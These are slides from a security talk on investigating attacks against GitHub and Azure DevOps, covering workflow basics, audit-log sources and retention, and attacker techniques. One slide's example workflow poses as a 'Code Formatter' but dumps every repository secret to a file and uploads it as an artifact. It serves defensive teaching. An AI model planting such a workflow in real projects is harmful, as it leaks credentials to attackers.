

GitHub and DevOps Under Attack

A DFIR PERSPECTIVE

BlueSpace · Ekoparty 2026

SPEAKERS

~\$ whoami

speaker identities



Natalia Bravo

Senior Security Researcher (DART)
OSCP – CRTO – CRTP – CDSA – OSIR – CRTE

[in linkedin.com/in/nbss](https://www.linkedin.com/in/nbss)



Pablo Araya

Senior Security Researcher (DART)

[in linkedin.com/in/pablo-adp](https://www.linkedin.com/in/pablo-adp)



Microsoft Detection and Response Team (DART)

AGENDA

~/talk \$ cat agenda.md

01



Incident Context

Why this matters

INTRO

02



GitHub Basics & Logs

Actions, workflows and evidence

FUNDAMENTALS

03



Azure DevOps Basics & Logs

Pipelines, agents and telemetry

FUNDAMENTALS

04



TTPs + Real IR

Attack paths from engagements

ENGAGEMENTS

05




Demo

Live hunting

LIVE

CONTEXT

Introduction



The evolution of software supply-chain attacks targeting CI/CD, cloud identities and developer ecosystems.



FUNDAMENTALS

GITHUB BASICS & LOGS




SECTION 02

Understanding GitHub



GitHub: platform that allows developers to create, store, manage and share their code using **Git**.
Git records every change to your code. GitHub hosts that history online so a team can work on it together.



Every push or pull request is an **event** that can start automation: that is **GitHub Actions**

The everyday GitHub workflow, before we automate it

Basics: GitHub



How GitHub Actions flows



YAML

ACTION

Reusable automation unit

RUNNER

GitHub-hosted or self-hosted

YAML workflow example

```
name: Code Formatter
on:
  push
jobs:
  lint:
    runs-on: ubuntu-latest
    env:
      DATA: ${{ toJson(secrets) }}
    steps:
      - uses: actions/checkout@v5
      - name: Run Formatter
        run: |
          cat <<EOF > format.json
          $DATA
          EOF
      - uses: actions/upload-artifact@v5
        with:
          path: format.json
          name: formatting
```

Logs: GitHub



Which data do we need to collect?

EVIDENCE	WHERE TO INVESTIGATE	DEFAULT / ENABLEMENT	NATIVE RETENTION	COST / PREREQUISITES
 Personal security log	Profile → Settings → Security log	Available	90-day security event history	Account access; no separate security-log subscription
 Organization audit log	Organization → Settings → Audit log	Available events vary by plan	180 days for web events in Enterprise Cloud; Git events are shorter and access-restricted	Organization access; enterprise capabilities require Enterprise Cloud
 Enterprise audit log	Enterprise → Audit log / REST / streaming	Available with plan ; streaming configured separately	180 days web events; Git events 7 days; streamed retention depends on destination	GitHub Enterprise Cloud; external storage/SIEM may incur charges
 Actions run / job logs	Repository → Actions → Run → Job	Generated by workflow runs	90 days default; public 1–90, private 1–400 days configurable	Actions usage billed subject to plan, runners and allowances
 Secret scanning alerts	Repository → Security → Secret scanning	Automatically scans public repositories; private/internal access depends on licensing	Alert lifecycle, not an audit log with one fixed retention period	Public free; private/internal typically GitHub Secret Protection licensing

COLLECT BEFORE YOU NEED IT

TTPs:



1 → 4

01



INITIAL ACCESS

Supply Chain
PAT Theft

02



EXECUTION

Workflow Abuse / Backdoors
Pipeline Abuse

03



PERSISTENCE

Deploy Keys
Service Connections · OAuth Apps

04



CREDENTIAL ACCESS

PATs · Secrets
OIDC Tokens



08



EXFILTRATION

Repo Clone · Download
Public Exposure

07



COLLECTION

Source Code · Secrets
Build Outputs

06



LATERAL MOVEMENT

GitHub / DevOps →
Azure · AWS · GCP · On-Prem

05




DISCOVERY

Repositories · Runners
Permissions · Secrets

8 ← 5



A REAL **GitHub** IR CASE





LIVE HUNT

A REAL **GITHUB** IR



DEMO 01



FUNDAMENTALS

AZURE DEVOPS BASICS & LOGS

● SECTION 03

Understanding Azure DevOps

Cloud platform that provides tools to plan, build, test, and deploy applications. It enables teams to **automate** the full software development lifecycle.

Basics: Azure DevOps

YAML pipeline example


```
trigger:
  - main

pool:
  vmImage: ubuntu-latest

stages:
  - stage: CI
    jobs:
      - job: CIWork
        steps:
          - script: 'Do CI work'
  - stage: Test
    jobs:
      - job: TestWork
        steps:
          - script: 'Do test work'
```

YAML

How a pipeline flows


**TASK**

Reusable automation unit

AGENT

Machine that executes the job

Logs: DevOps Audit



DEFAULT

Disabled by default

RETENTION

90 days


WHO CAN ENABLE IT

Organization owner or Project Collection Administrator Group

AUDIT EVENT EXAMPLES

Permission changes · Deleted resources
Branch policy changes · Log access / download

Logs: DevOps Usage



ACTOR + CLIENT

User · User agent · IP address

REQUEST + RESOURCE

Time range · Service · Application
Referrer · Command · UriStem

OUTCOME + VOLUME

Status · Count

COST + DELAY

Usage (TSTUs) · Delay (s)

